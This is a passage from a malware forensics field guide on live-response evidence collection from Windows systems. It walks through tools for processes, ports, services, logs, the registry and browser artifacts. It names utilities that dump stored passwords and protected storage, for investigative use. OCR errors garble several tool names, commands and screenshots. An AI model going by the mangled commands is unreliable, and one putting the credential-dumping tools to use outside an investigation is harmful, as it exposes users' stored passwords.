Collecting information relating to processes running on a subject system is essential in malicious code live response forensics. Once executed, malware specimens, such as worms, viruses, bots, key loggers, and Trojans, often manifest on the subject system as a process.

► During live response, collect certain information pertaining to each running process to gain process context, or a full perspective about the process and how it relates to the system state and to other artifacts collected from the system. To gain the broadest perspective, a number of tools gather valuable details relating to processes running on a subject system. Although this chapter covers some of these tools, refer to the Tool Box section at the end of this chapter and on the companion Web site, <u>http://www.malwarefieldguide.com/Chapter1.html</u>, for additional tool options.

 Start by collecting basic process information, such as the process name and Process Identification (PID), with subsequent queries to obtain the following details:

Process name and PID
 Temporal context
 Memory consumption
 Process to executable program mapping
 Process to user mapping
 Child processes
 Invoked libraries and dependencies
 Command-line arguments used to invoke the process
 Associated handles
 Memory contents of the process
 Relational context to system state and artifacts

Process Name and Process Identification

► The first step in gaining process context is identifying the running processes, typically by name and associated PID.

 To collect a simple list of running processes and assigned PIDs from our subject system, use tlist,²⁴ a multifunctional process viewer utility for Windows distributed with Debugging Tools for Windows.

Temporal Context

► To gain historical context about the process, determine the period of time the process has been running.

- Obtain process activity times by using pslist in the PsTools suite.
- . The stillter displace among other detailer

· The ps11st utility displays, among other details:

The names of running processes
 Associated PIDs
 The amount of time each process has been running on a system

Memory Usage

Examine the amount of system resources that processes are consuming. Often, worms, bots, and other network-centric malware specimens are "active" and can be noticeably resourceconsuming, particularly on a system with less than 2 GB of RAM.

• To get output identifying running processes, associated PIDs, and the respective memory usage of the processes, use a trusted version of the tasklist utility with no switches.²⁵

Process to Executable Program Mapping: Full System Path to Executable File

Determine where the executable images associated with the respective processes reside on the system. This effort will provide further contextual information, including whether an unknown or suspicious program spawned the process, or if the associated program is embedded in an anomalous location on the system, necessitating a deeper investigation of the program. To get an overview of the running processes and associated location of executable program locations, use PRCView (pv.exe)²⁶ with the -e switch, as shown in Figure 1.15.

```
E:\WinIR\Processes>pv.exe -e
<exceprt>
PROCESS
            PID
                   PRIO
                         PATH
smss.exe
            520
                  Normal C:\WINDOWS\System32\smss.exe
winlogon.exe 692
                         C:\WINDOWS\system32\winlogon.exe
                  High
services.exe 736
                  Normal C:\WINDOWS\system32\services.exe
lsass.exe
            748
                  Normal C:\WINDOWS\system32\lsass.exe
sychost.exe 908
                  Normal C:\WINDOWS\system32\sychost.exe
svchost.exe 1084 Normal C:\WINDOWS\System32\svchost.exe
Explorer.EXE 1480 Normal C:\WINDOWS\Explorer.EXE
spoolsv.exe 1600 Normal C:\WINDOWS\system32\spoolsv.exe
msmsqs, exe
            1760 Normal C:\Program Files\Messenger\msmsgs.exe
wscntfy.exe 1700 Normal C:\WINDOWS\system32\wscntfy.exe
wuauclt.exe 1036
                  Normal C:\WINDOWS\system32\wuauclt.exe
dllhost.exe 804
                  Normal C:\WINDOWS\System32\dllhost.exe
spoolsv.exe 864
                   Normal C:\WINDOWS\temp\spoolsv\spoolsv.exe
rundl132.exe 1292 Normal C:\WINDOWS\system32\rundl132.exe
cmd.exe
            1644 Normal C:\WINDOWS\system32\cmd.exe
pv.exe
            796
                  Normal e:\WinIR\Processes\pv.exe
```

Figure 1.15 Using PRCView to reveal the location of executables associated with running processes

Process to User Mapping

During the course of identifying the executable program that initiated a process, determine the owner of the process to gain user and security context relating to the process. Anomalous system users or escalated user privileges associated with running processes are often indicative of a rogue process. Using tasklist with the -v switch, identify the program name, PID, memory usage, program status, and associated username.

Child Processes

Often upon execution, malware spawns additional processes, or child processes. Upon identifying a potentially hostile process during live response, analyze the running processes in such a way as to identify the hierarchy of potential parent and child processes.

 Query the subject system with any of the following commands to obtain a structured and hierarchical "tree" view of processes.

Tool	Command
Pslist	pslist -t
Tlist	tlist -t
PRCView	pv -t

Command-line Parameters

while inspecting tunning processes on a system, determine the command-line instructions, if any, that were issued to initiate the running processes. Identifying command-line parameters is particularly useful if a rogue process already has been identified, or if further information about how the program operates is sought.

 The command-line arguments associated with target processes can be collected by querying a subject system with any of the following commands.

Tool	Command
Cmdline	Invoking cmdline with no switches displays the process ID number, the full system path, and the executable file associated with each process running on the system. By issuing the -pid argument and supplying the PID number of a specific process of interest, cmdline will only display information relating to that process.
Tlist	tlist -c
PRCView	pv -l

File Handles

Another important aspect to examining running processes is to identify handles opened by the respective processes. System resources like files, threads, or graphic images are data structures commonly referred to as objects. Often, programs cannot directly access object data and must rely upon an object handle to do so.

- Each handle has an entry in an internally maintained handle table containing the addresses of the resources and the means to identify the resource type.
- To get additional context about the nature of running processes, obtain information about which handles and associated resources the processes are accessing by using the handle²⁷ utility.
- The handle utility has a number of switches that can be applied, but for the purpose of revealing all handles related to the running processes, use the handle -a command.

Dependencies Loaded by Running Processes

Dynamically linked executable programs are dependent upon shared libraries to successfully run. In Windows programs, these dependencies are most often Dynamic Link Libraries (DLLs) that are imported from the host operating system during execution. Identifying and understanding the DLLs invoked by a suspicious process can potentially define the nature and purpose of the process.

- Many malicious code specimens, particularly rootkits, use a technique called "DLL injection," wherein malware "injects" code into the address space of a running process by forcing it to load a dynamic link library.²⁸
- · A great utility for viewing the DLLs loaded by a running

process is 11std11s,²⁹ which identifies the modules invoked by a process and reveals the full path to the respective modules. Other utilities to consider for this task include Procinterrogate,³⁰ PRCView,³¹ and ListModules.³²

Exported DLLs

► To discover the DLLs exported by an executable program that launched a process—that is, identifying the functions or variables made usable by other executable programs—consider querying a subject system with NirSoff's DLLExportViewer.³³

 DLLExport view provides the investigator with the exported function name, address, relative address, file name, and full path of the module.

Capturing the Memory Contents of a Process on a Live Windows System

During the course of examining running processes on a subject system, potentially rogue processes may be identified. In addition to locating and documenting the potentially hostile executable programs, capture the individual process memory contents of the specific processes for later analysis, as described in <u>Chapter 2</u>.

Correlate Open Ports with Running Processes and Programs

✓ In addition to identifying the open ports and running processes on a subject system, determine the executable program that initiated a suspicious established connection or listening port, and determine where that program resides on the system.

Examining open ports apart from active network connections is often inextricably intertwined with discoveries made during inspection of running processes on a subject system.

 When examining active ports on a subject system, gather the following information, if available:

Local IP address and port

Remote IP address and port

Remote host name

Protocol

State of connection

Process name and PID

Executable program associated with process

DExecutable program path

User name associated with process/program

 Process-to-port correlation can be conducted by querying a subject system with any of the following commands. Further details regarding the tools referenced in this table can be found in the Tool Box section at the end of the chapter and on the companion Web site,

http://www.malwarefieldguide.com/Chapter1.html.

Tool	Command	Information Gathered
Netstat	netstat -ano netstat -anb [the "b" option requires escalation (i.e. Run As Administrator)]	Displays protocol, status of connection, foreign address in connection, PID of process initiating connection. When investigating Windows XP (SP2) and newer Windows operating systems, this command correlates open ports with associated processes and displays the executable program and related components sequentially involved in creating each connection or listening port, as shown in Figure 1.16, below.
Openports	-lines and - path	Provides a clear structured perspective of the active ports associated process and executable programs along with the system path where the respective programs reside.
Fport	/p /a /i /an	Sort by port Sort by process Sort by PID

	/ ^u P	Sort by process path
CurrPorts	/stext	Provides a detailed snapshot of the process name, PID, local and remote port numbers and IP addresses, port state, protocol, executable program path, and other detailed identifying information.

```
E:\WinIR\Ports>netstat -anb
<excerpt>
Active Connections
Proto Local Address
                            Foreign Address
                                                 State
                                                              PTD
                                                 LISTENING 864
TCP 0.0.0.0:113
                            0.0.0.0:0
[spoolsv.exe]
TCP 0.0.0.0:135
                             0.0.0.0:0
                                                 LISTENING 988
c:\windows\system32\WS2 32.dll
C:\WINDOWS\system32\RPCRT4.dll
c:\windows\system32\rpcss.dll
C:\WINDOWS\system32\svchost.exe
C:\WINDOWS\system32\ADVAPI32.dll
[sychost.exe]
TCP
     192.168.110.134:1040
                             198.xxx.xxx.xxx ESTABLISHED 864
[spoolsv.exe]
```

Figure 1.16 Results of the netstat -anb command on a subject system

Identifying Services and Drivers

Many malware specimens will manifest on a subject system as a service or surreptitiously install driver files.

Examining Running Services

Microsoft Windows services are long-running executable applications that run in their own Windows sessions; they do not require user initiation or interaction.³⁴ Services can be configured to automatically start when a computer is booted up, paused, and restarted without showing up in any user interface. Malware can manifest on a victim system as a service, silently running in the background, unbeknownst to the user.

- As with the examination of running processes and ports, explore running services by first gaining an overview and then applying tools to extract information about the services with more particularity.
- While investigating running services, gather the following information:

Service name
Display name
Status
Startup configuration
Service description
Dependencies
Executable program associated with service
Process ID
Executable program path
User name associated with service

- Gain a good overview of the running services on a subject system by using a trusted version of tasklist with the /svc switch, which displays services in each process.
- The output from this command provides a concise listing of the executable program name, PID, and description of the service, if applicable.
- To gather greater detail about running services, refer to

the companion Web site, http://www.malwarefieldguide.com/Chapter1.html

Examining Installed Drivers

In addition to determining the running services on a subject system, consider examining the installed drivers on the system, including the nature and status of the drivers.³⁵

- To explore installed system drivers, query the subject system with a trusted version of List Loaded Driver (drivers.exe)³⁶ and DriverView.³⁷
- The output provided by List Loaded Drivers (drivers.exe) is verbose and granular. Compare a thorough examination of any suspicious files acquired from the subject system against the collected data to identify artifacts of value.

Determining Open Files

✓ Open files may identify the nature of the malicious code that has infected a system by revealing the services or resources that the specimen requires to effectively launch or operate.

 Open files may reveal other correlating or identifying information about suspicious processes identified during the course of live response.

- If malware has given the attacker access into the compromised system, the attacker, during the course of intrusion, may have opened certain files.
- Identifying open files may explain the purpose of the attack, whether probing financial databases, sensitive corporate information, or other unique resources on the system.
- Examine files opened locally and remotely.

Identifying Files Opened Locally

- To examine files opened locally, query the subject system with OpenFilesView.³⁸
- OpenedFilesView displays a list of all opened files on a subject system and additional information about the accessed files, such as:

The process that opened the file The associated handle value Read/write/delete access times; and

File location on the system

Identifying Files Opened Remotely

- A remote connection from an anomalous system or share accessing files on the subject system are potentially indicia of compromise, so endeavor to identify files that are accessed remotely.
- Overy the subject system with a trusted version of the

native net file command or the psfile utility.³⁹

Collecting Command History

Keystrokes typed by an attacker (or nefarious insider) into a Windows command prompt that remains open can be retrieved during live response.

- Display all of the commands that are stored in memory by issuing the doskey/history⁴⁰ command from the toolkit's trusted command prompt.
- The doskey/history command can be configured to hold a maximum of approximately 61,900 bytes of data.
- Command prompt history can provide valuable contextual evidentiary information, such as:

The names of files and folders accessed

Commands issued

Programs launched

Unique string names

Network identifiers such as domain names, IP addresses, shares, and resources

Identifying Shares

Although malicious code does not always exhibit the ability to propagate through network shares, some specimens identify and affect shares on an infected system⁴¹

 To query a subject system to identify available shares, use a trusted version of the native Windows utility, net, as seen in Figure 1.17.

E:\WinIR\Sh	ares>net share	
Share name	Resource	Remark
-		
ADMIN\$	C:\WINDOWS	Remote Admin
C\$	C:\	Default share
IPC\$		Remote IPC
The command	completed successful	ly.

Figure 1.17 Identifying shares on a subject system

Determining Scheduled Tasks

Some malicious code variants are "event-driven," meaning that until a certain date or event triggers execution, the malware remains dormant.

▶ Event-driven malware is typically referred to as a logic bomb. Typically, most logic bomb malware specimens are planted and secreted by a malicious insider, particularly by those users with administrative access to systems.⁴² However, some external malicious code threats have displayed logic bomb features.⁴³ Thus, examine a subject system for scheduled tasks to ensure that a malicious program is not hidden away waiting to execute.

- Reveal discovered scheduled tasks on a subject machine using a trusted version of the native Windows utility at. 44
- Confirm your findings by querying with schtasks,⁴⁵ which is also native to Windows XP and subsequent versions.

Collecting Clipboard Contents

✓ In the instance of a potentially compromised system wherein the infection vector is unknown, the clipboard contents can potentially provide substantial clues into the nature of an attack, particularly if the attacker is an insider "threat" and has copied bits of text to paste into tools or attack strings.

· The clipboard contents may contain:

Domain names

IP addresses

E-mail addresses

Usernames and passwords

Hostnames

Instant messenger chat or e-mail content excerpts

Attack commands

Other valuable artifacts identifying the means or purpose of the attack

• Examine the contents of a subject system's clipboard with pclip,⁴⁶ which collects and displays the contents of the clipboard, seen here in Figure 1.18.

8:\WinIR\Clipboard>pclip.exe
ftp.xxxx.net
gorlan
www.gmail.com
MJCOLp@xxxx.com
Mike XXXXXXX

Figure 1.18 Exploring the clipboard contents with pclip.exe

Non-Volatile Data Collection from a Live Windows System

Traditionally, forensic examiners do not access files on the hard drive of a live system because of the potential risk of altering stored data. However, some situations require selective forensic preservation and examination of data in files and within the registry of live systems. In some cases, the quantity of nonvolatile data on a computer's system is so large that its preservation is not feasible.

Expending resources to create a forensic duplicate of a server that contains terabytes of documents and other data unrelated to the malware incident may not make sense. Instead, acquiring only the information that is generally the most relevant and useful may be the better approach. Similarly, in cases involving a large number of computers, forensic duplication of only critical systems coupled with information gathering from the remaining machines may best support the victim's needs or ability to pursue legal or other remedies.

Handle with Care

Whether to collect non-volatile data from a live system must be carefully considered. Operating a live system inevitably makes changes, like updating last accessed dates of files. Whether such changes will hinder the investigation or alternatively be deemed an acceptable loss of information for the benefit of acquiring usable digital evidence is a judgment call. In certain cases, the only option may be to collect non-volatile data from a live system. From a business interference standpoint, the system owner may be unable to accept actions that would disrupt the system (i.e., transaction server processing thousands of credit card transactions a minute). In such cases, obtain written confirmation of authorization to perform actions that could result in a reboot, temporary loss of service, or other perceived disruption. Once the decision is made to perform preservation processes on a live system, take great care to minimize changes and thoroughly document actions taken to both distinguish them from the effects of malware and defend them in court, if necessary.

Forensic Duplication of Storage Media on a Live Windows System

When dealing with high availability servers and other systems that cannot be shut down, create a forensic duplicate of the entire system while the computer is still running.

The same approaches to preserving physical memory on a live system can be used to acquire a forensic duplicate of any storage media connected to the system. The following command takes the contents of an internal hard drive and saves it to a file on removable media along with the MD5 hash (for integrity/validation purposes) and an audit log that documents the collection process (Figure 1.19).

```
E:\WinIR\nonvolatile>dd.exe if=\\.\PhysicalDrive0
of="B:\WinIR\nonvolatile\images\hostl-diskimage-20070124.dd"
conv=sync,noerror --md5sum --verifymd5 --
md5out="B:\WinIR\nonvolatile\images\hostl-diskimage-
20070124.dd.md5"
--log="E:\WinIR\nonvolatile\images\hostl-diskimage-
20070124.dd audit.log"
```

Figure 1.19 Forensic duplication of a hard drive using da

Investigative Considerations

- Saving a forensic duplicate of the hard drive in a live system onto another computer on the local area network is generally faster than saving to removable media, depending on the throughput.
- Save the forensic duplicate on a remote computer either via an SMB share on the remote system or using the netcat command. Remote forensic tools such as EnCase Enterprise, OnlineDFS, and ProDiscoverIR also have the capability of acquiring a forensic duplicate of the hard drive from a remote system X

Forensic Preservation of Select Data on a Live Windows System

Certain areas of a live Windows computer commonly contain information about the installation and operation of malware.

Methodical approaches to extracting evidence from these areas are presented in the following list. These approaches are not intended to be comprehensive or exhaustive, but rather provide a solid foundation for the discovery of evidence relating to malware resident on a live Windows computer.

- When more extensive forensic analysis is required, such as hash analysis and keyword searching, work should be performed on a forensic image, as discussed in <u>Chapter</u> <u>3</u>. Although the tools covered in this section are designed to run on live Windows systems, some also are useful in post-mortem analysis.
- The following non-volatile data analysis can aid in understanding the malware:

Assess security configuration
 Acquire host files
 Examine prefetch
 Review auto-start
 Examine logs
 Review user accounts
 Examine file system
 Examine registry

Assess Security Configuration

Determining whether a system was well secured can help assess the risk level of the host to misuse, vulnerabilities, and possible vectors of attack.

- Collect patch level and version information for a Windows system using the WinUpdatesList utility.⁴⁷
- Logging level and access control lists can be extracted using auditpol⁴⁸ and dumpsec.⁴⁹
- If security logging is not enabled, there will most likely be no log entries in the Security Event Log.
- When a system is configured to record security events but the Security Event Log is empty, ascertain whether the logs are stored elsewhere or were intentionally cleared.

Assess Trusted Host Relationships

Preserve the files in "%windir%\system32\drivers\etc\" that contain information about trusted hosts and networks.

► These files are used for localized name resolution, without relying on DNS.

- The "hosts" file contains associations between IP addresses and hostnames.
- The "networks" file contains associations between ranges of IP addresses and network names, which are generally assigned by network administrators.
- The "Imhosts" file contains associations between the IP address and NetBIOS names.

As shown in Figure 1.20, the contents of these files can be

displayed without modification and saved into individual log files using a trusted version of the Windows type command.

```
B:\WinIR\Hosts\type $windir$\system32\drivers\etc\hosts >>
e:\Results\Hosts\hosts.log
E:\WinIR\Hosts\type $windir$\system32\drivers\etc\networks >>
e:\Results\Hosts\type $windir$\system32\drivers\etc\lmhosts >>
e:\Result8\Hosts\thosts.log
```

Figure 1.20 Collecting hosts, networks, and Imhosts from a subject system

Investigative Considerations

 Examine these logs for modifications. Some malware alters the contents of these files to block access to major anti-virus and Microsoft sites, thus preventing a compromised host from receiving security patches and anti-virus updates.

Inspect Prefetch Files

To improve efficiency when a program is executed, the Windows operating system creates a "prefetch" file that enables speedier subsequent access to the program.

Anomalous prefetch files are potential artifacts evidencing compromise of the subject system.

 Prefetch files are located in "%systemroot%\Prefetch" and among other information contain the name of the program when it was executed.

- The creation date of a particular prefetch file generally shows when the associated program was first executed on the system, and the last modified date indicates when it was most recently executed.
- To document the creation and last modified dates of files in the prefetch directory, use a trusted command shell (cmd.exe) to invoke the following commands (see Figure 1.21):

```
E:\WinIR\Prefetch\cmd.exe /C dir "%SystemRoot%\prefetch" >
E:\WinIR\Prefetch\prefetch-lastmodified.txt
E:\WinIR\Prefetch\cmd.exe /C dir /TC "%SystemRoot%\prefetch" >
```

E:\WinIR\Prefetch\prefetch-created.txt

Figure 1.21 Listing prefetch files from a trusted command shell

Inspect Auto-starting Locations

When a system is rebooted, the number of places where Windows automatically starts programs serve as persistence mechanisms for malware.

These auto-starting locations exist in particular folders, registry keys, system files, and other areas of the operating system.

- References to malware embed in these auto-starting locations to increase the malware's longevity on a computer.

- One of the most elective tools for viewing auto-start locations is AutoRuns,⁵⁰ which has both GUI and command-line versions (autorunsc).
- Query a subject system for all auto-starting entries using the autorunsc -a command.
- AutoRuns has a feature to ignore legitimate, signed Microsoft items, reducing the volume of output.

Investigative Considerations

 Be aware that there will generally be a large number of legitimate third-party programs in auto-start locations. Inspect most, or all, of these executables to best identify the extent of the malware on the system (see Figure 1.22).

```
E:\WinIR\Autoruns\autorunsc.exe -a
<excerpt>
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
spoolsv
mIRC
mIRC Co. Ltd.
C:\windows\temp\spoolsy\spoolsy.exe
```

Figure 1.22 AutoRuns discovering a suspect program

Collect Event Logs

Many activities related to a malware incident can

generate entries in the Event Logs on a Windows system.

► Look for failed logon attempts recorded in the Security Event Log and anti-virus warning messages recorded in the Application Event Log.

- These logs are stored in a proprietary Microsoft format; extract them in American Standard Code for Information Interchange (ASCII) text form for examination using log analysis tools that do not support the native Event Log format.
- Collecting these logs from the live system will extract the native message strings from that system.
- These logs can be collected using eldump, a utility specifically designed to process Event Logs from Windows systems. The same utility also can be used to read saved Event Log files.⁵¹
- As shown in Figure 1.23, to collect specific event logs from a subject system with eldump use the -1 switch and the name of the log (security, system, or application).

```
E:\WinIR\eventlogs\eldump -1 security > E:\WinIR\eventlogs\security-
events.log
E:\WinIR\eventlogs\eldump -1 system > E:\WinIR\eventlogs\system-
events.log
E:\WinIR\eventlogs\eldump -1 application > E:\WinIR\eventlogs\application-
events.log
```

Figure 1.23 Collecting Event View Logs with eldump.exe

Logon and Logoff Events

 \blacktriangleright 10 obtain a list of logon and logon events associated with associated users, use the NTlast utility.⁵²

 This information may be particularly pertinent when a malicious insider is the suspected wrongdoer, as opposed to an "outside" attacker.

Review User Account and Group Policy Information

 $\checkmark A$ close inspection of user accounts local to the compromised system, or domain accounts used to log in, can reveal how malware was placed on the computer.

Look for the unauthorized creation of new accounts, accounts with no passwords, or existing accounts added to Administrator groups.

- Check for user accounts that are not supposed to be in local or domain level administrator groups.
- The net user command can be used to list all accounts on the local system

Examine the File System

 $\checkmark A$ quick review of certain types of files can reveal relevant information and provide additional context to collected volatile data.

► Identify hidden files, alternate data streams, and files in the Recycle Bin.

 The HFind and SFind^{2,3} utilities in the Forensic Toolkit from Foundstone can be used to locate alternate data streams and files that are hidden from the general user by

the operating system and can be listed using HFind.

 A list of files that have been placed in the Recycle Bin can be obtained by reading the INFO file using a tool like Foundstone's rifiuti.⁵⁴

Investigative Considerations

- Also consider acquiring file system metadata relating to file time stamps for additional temporal context.
- □When the time frame of the malware incident is known, metadata for all files created, modified, or accessed during that period can be obtained using the macmatch.exe⁵⁵ utility.
- □For instance, the following command (Figure 1.24) lists all files created between March 26 and 28 in 2010.

E:\WinIR\MACtimes>macmatch C:\ -c 2010-03-26:00.00 2010-03-28:00.00

Figure 1.24 Using macmatch.exe

Dumping and Parsing Registry Contents

Although there are tools for examining Registry files

in their native format, extracting the contents in ASCII text form can facilitate examination and searching.

There are several tools for extracting information from the Registry on a live system, such as the native Windows utilities reg.exe and, regdump.exe, $\frac{56}{30}$ and the <u>Systemtools.com</u> dumpreg⁵⁷ utility.

- In addition to dumping the entire Registry contents to a text file, particular areas of interest can be processed individually.
- Details about the Universal Serial Bus (USB) devices that have been plugged into the system can be extracted from the Registry with USBView.⁵⁸ This information may be particularly valuable in the instance of a malicious insider, wherein the infection vector was from a physical access to a system, such as a USB device. Alternately, a user may have inadvertently used a USB device infected with malware that exploits Windows autorun functionality.⁵⁹
- Examination of the Registry is covered in more depth in <u>Chapter 3</u> in the context of a full post-mortem forensic examination of a compromised system

Remote Registry Analysis

Registry contents can be acquired from a live subject system remotely with F-Response.

As a discussed earlier in this chapter, F-Response provides read-only access to the full physical disk(s) of a networked computer, as well as the physical memory of most Microsoft Windows systems. To access the Registry of a remote subject system with an F-Response Field Kit, initiate F-Response on the system, as shown in Figure 1.25.

Response - Remote Forensics Field K	at	
Host Information Hostname: km-mrktg-ws5 Host IP Address: 192.168.79.131	Status Online	Physical Memory C Disabled
Remote Configuration TCP Port: 3260 TCP Port must	be between 1 and 65,	554
Username: malwarelab Password:		1 or more characters 2 or more characters

Figure 1.25 Using F-Response to connect to a subject system

 On your examiner system, invoke the iSCSI initiator service and select the "Discovery" tab to add the subject system as a target, as shown Figure 1.26.

	SCSI Initiator Pro	prest lies	1	
idd Target Portal	General Decovery	Targets	Persistent Target	s] Bound Volumes/Device
Type the IP address or CNS name and social number of the portal you want to add. Clok Advanced to select specific settings for the discovery	Target Portals			
session to the portal.	Addess	Port	Adapter	PAda
P address or DNJ name: Port:				
192.165.79.131 3250 Advanced	10			
OK Cancel	Add	10	Ramon	Relation
	GNS Servers			<u></u>
	Name			
	(vane			
	A55	16	Renove	C Retext
		(OK C	Cancel Auroly

Figure 1.26 Adding the subject system as a target through the iSCSI initiator service

 Choose the "Advanced" option and provide the same username and password credentials used in the F-Response Remote Configuration (Figure 1.27).

		Advanced Settin	Ø	28
		General IPSex		
		Coverte un		
		Local adapter	Delad	8
		Source IP:	Delait	
		TagePutat		
idd Target Portal	2	OC/Dela		
want to add. Click Advanced to I	e and socket number of the portal you elect specific settings for the decovery	Data Apert	Header da	pd .
session to the portal.		COMP Ingen	internation	
P address or DIG name:	ANE O	OWP helps en	our data security by providing auf-	henticator between
192.968.79.131	3040 Advarced	specify the sam	e target Oriv? secont that was con	figured on the target
		Line come	mitrania	
	OK Canod	Target secont		
		Difference and	ul adhenication	
		To use mutual page and confi	DWP specify an initiator secret on gass that secret on the target.	the Industry Settings
			0× 0	

Figure 1.27 Authenticating through the iSCSI initiator to acquire the target system

 After authenticating, the subject system will appear as a target. Select the subject system from the target list (requiring re-authentication) and connect to the subject system, the connection status will be displayed in the target list (Figure 1.28).

General Discovery	Targetz Persistent Targ	ets 8ound Volumes/Device
target Click details	click Log On to access the to see information about the pat.	storage devices for that sessions, connections and
Targetz		
Targets Name		Status

1	Details	Log Dn	Reheck
	C 04	Care	a la serie

Figure 1.28 Connecting to the subject system

 Once connected to the subject system F-Response, the subject system's hard drive can be accessed locally on your examiner system, as shown in <u>Figure 1.29</u>.



Figure 1.29 Remote subject system hard drive through F-Response

 On your local analysis system, invoke RegRipper,⁶⁰ a Windows Registry data extraction and correlation tool created and maintained by Harlan Carvey. As F-Response has made the subject system drive accessible locally, RegRipper can be pointed at the target NTUSER.dat file of the subject system for data extraction (Figure 1.30).



Other Planet () Socialist and Soldings Profiles and Profiles and Soldings Profiles and Profiles and Profiles Profiles and Profiles Profiles and Profiles Profiles and Profiles Profiles and Profiles Profiles and Profiles Profiles and Profiles Pr	Preventes Locid Settings Michaely Docum Michaely Docum Michaely Docum Michaely Docu Michaely Michaely		E
Details T	NUSD.	In the file Concerns and Length Control (USA) DAT Report File (C-Colored ingeges indexes in Page File (store)	boost
		Dana share the share Representation form attraction of the state attraction of the state attraction of the state attraction of the state remaining of the state	8 I 8
			0

Figure 1.30 Selecting the target NTUSER.dat from the subject system using RegRipper

- RegRipper is a Windows Registry data extraction and correlation tool written in Perl. Unlike other Registry analysis tools, RegRipper is modular and uses plug-ins to access specific Registry hive files, and in turn, to access and extract specific keys, values, and data. RegRipper accomplishes this through bypassing the Win32API.
- RegRipper's plug-in-based architecture allows users to develop custom plug-ins, many of which are shared with the digital forensic community on the RegRipper Web site.⁶¹
- Examination of the Registry is covered in more depth in <u>Chapter 3</u>, in the context of a full post-mortem forensic examination of a compromised system

Examine Web Browsing Activities

browsers and the potential for unsafe browsing practices, an examination of Web browser artifacts may reveal how malware was placed on a system.

Client-side exploits have become more and more prevalent, particularly through "drive-by-downloads."

- Drive-by-downloads often occur when a user with an insecure or improperly configured Web browser navigates to a compromised (or nefarious) Web site that is surreptitiously hosting malware, allowing the malware to silently be downloaded onto the victim system
- As a result, it is always advisable to examine the subject system Web history to gain insight into whether a Webbased vector of attack caused the malicious code incident.
- Internet Explorer history files (index.dat) can be parsed with Pasco, a free multiplatform command-line utility offered by Foundstone. The results processed by Pasco are output into a field delimited text file, enabling the digital investigator to import into as spreadsheet to further analyze these data.
- In addition to Pasco, there are numerous utilities available to parse Web history artifacts associated with specific Web browsers, as described in detail in the Tool Box section of this chapter.

Examine Cookie Files

Similar to the correlative clues that can be gained through reviewing the Web browsing history on a subject system, cookie files also can provide insight into how malware may have been placed on a victim system.

 Information from cookie files can be acquired using Galleta⁶² for Internet Explorer and MozillaCookiesView⁶³ for Firefox.

Inspect Protected Storage

If user accounts accessed from the subject system (such as email accounts and password-protected Web site logins) were discovered to be compromised after a malicious code incident, it is possible that malware may have harvested the protected storage (also referred to as "pstore") from the subject system (or a key logger was installed).

- Protected storage may contain passwords stored by Internet Explorer and other programs, providing the attacker with stored user credentials on the system.
- This information can be gathered with NirSoft's GUI and CLI utility Protected Storage PassView (pspv.exe).⁶⁴
- Contents of the Firefox AutoComplete and Protected Storage areas can be extracted using the DumpAutocomplete⁶⁵ utility.

Malware Artifact Discovery and Extraction from a Live Windows System

After identifying suspicious files on a subject system, extract them for further analysis in your malicious code laboratory. Additionally, consider browsing the system in a forensically sound manner for additional artifacts of compromise.

▶ Extraction can be accomplished with a variety or tools, including Nigilant32, F-Response, HBGary's FGET,⁶⁶ and Helix3 Pro, among others.

Extracting Suspicious Files

► As discussed previously in the Memory Acquisition section of this chapter, Agile Risk Management's Nigilant32 ⁶⁷ is a GUIbased incident response tool useful for extracting and analyzing suspicious files. Valuable information about these suspicious files can be obtained using the Nigilant32 File System Review functionality.

- To use this function, select the "Preview Disk" function within Nigilant32, accessible from the user console.
- After selecting this option, select the partition of the subject hard drive to explore, as displayed in Figure 1.31.

e Cisk	Accessed Created See Incole Type Select Drive to Preview	
	Select a physical dols partition to preview	
	Physiolone Name Participal Participal Stating Offset Drive International Information Incompany Participal Participal Stating Offset 2006 0	KP3



Figure 1.31 Previewing the hard drive of the subject system with Nigilant32

- The Preview Disk function uses code⁶⁸ from Brian Carrier's forensic analysis framework, the Sleuth Kit,⁶⁹ to examine the active file system and minimize any potential modifications caused by the native Windows API.
- Use this feature on a subject computer to explore its file system, locate hidden files or folders or recently deleted content, or extract files for additional analysis.
- Double click on a folder of interest, double click on a file of interest, and review the populated file contents display panels located below the main display pane, as seen in Figure 1.32.

download adove.to.e	wied Nov 28 09: 49:00 2007	Plun Har 10 23 (06.08 2008				Type:	
			Mon Her 10 23:06-08 2008	45	11632	1	
No. of	Two 34 15 18:05 33 2007	Man Mar 10 23 10 46 2008	Mon Mar 30 23:06:08 2008	54574	11422		
	Wed Nov 28 09:48:59 2007	Plus Mar 10 23:06:08 2008	Plon Nar 33 23:06:08 2008	40	10635	1	
MALACE .	5un Nov 67 01-29 50 2004	Man Mar 10 23-06-08 2008	Mon Mar 10 23 25:16 2008	5654	11623	8	
045.85	Mon Plar 10 23-26-16 2008	Mon Mar 10 23 26:16 2008	Mon Mar 30 23:36:16 2008	3337	11624	0	
popupe bit	Mon Nov 14 (6:11 42 2005	Plon Mar 10 23:56-08 2008	Hon Her 33 23-06-08 2008	2679	11625		
renote ini	Mon Phar 10 23:06:10 2008	Pion Har 10 23 06:10 2000	Non Plar 30 23:06:10 2008	+9226	11626	0	
nun.bat	Wed Nov 26 12:56-25 2007	Pion Hay 10 23:06:09 2008	Hon May 10 23:06:08 2008	294	11627	D.	
servers in	Sun Feb 24 17:11:09 2005	Hon Mar 10 23:06:10 2008	Hon Har 10 23:06:08 2008	1245	11628		
Jaounda	Wed Nov 28 09:40:59 2007	Hun Har 10 23:06:08 2008	Mon Mar 30 23:06:08 2008	48	11631	1	
apooler and	wed Nov 28 09:27:21 2007	Non Mar 10 23:06:10 2008	Mon Mar 30 23:06:30 2008	1790464	10829	¢.	
uneri.24	Mon Pub 25 22 10:53 2008	Min Mar 10 23:06 10 2008	Non Nar 33 23:06:08 2008	157	10630	0	
100 an 200	Thy Jun 31 00 52 15 2008	Man Mar 10 23-06-09 2008	Mon Mar 10 23-06-09 2008	264957	13634	8	
